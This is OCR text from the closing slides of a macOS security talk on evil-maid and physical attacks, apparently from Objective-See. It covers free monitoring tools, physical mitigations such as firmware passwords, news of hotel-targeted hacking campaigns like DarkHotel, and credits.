



OverSight:
monitors for webcam & mic usage


download:
objective-see.com

Free Security Tools
do not disturb (evil maid)










download:
objective-see.com

Physical Attacks
...physical mitigations



"cover up your webcam"
-(former) FBI director

Physical Attacks
other 'best practice' mitigations

don't trust the safe


set a boot/firmware password

authenticate via biometrics

keep your devices near by

⚠ still, may not thwart a sophisticated attacker...


Always Remember...



what's could happen anyways...

Conclusion

wrapping this up




This is really happening!

...not just in the movies


KIM ZETTER SECURITY 11.10.14 11:06 AM

DARKHOTEL: A SOPHISTICATED NEW HACKING ATTACK TARGETS HIGH-PROFILE HOTEL GUESTS



Russian Hackers Are Targeting Hotels Across Europe, Researchers Say

The hackers used booby-trapped Word documents and a leaked NSA hacking tool to get a foothold into the networks to then attack guests.



Take Aways

learned about:

gathering intel

gaining access

persistent capabilities

take aways:


hackers likely 'win'

(free!) mitigations can help

Objective-See

Contact Us

@patrickwardle



@hexlogic

Credits

images

- iconexperience.com

- wirdou.com/2012/02/04/is-that-bad-doctor

- http://pre04.deviantart.net/2aa3/th/pre/f/2010/206/4/4/441488bcc359b59be409ca02f863e843.jpg

resources

- http://newosxbook.com/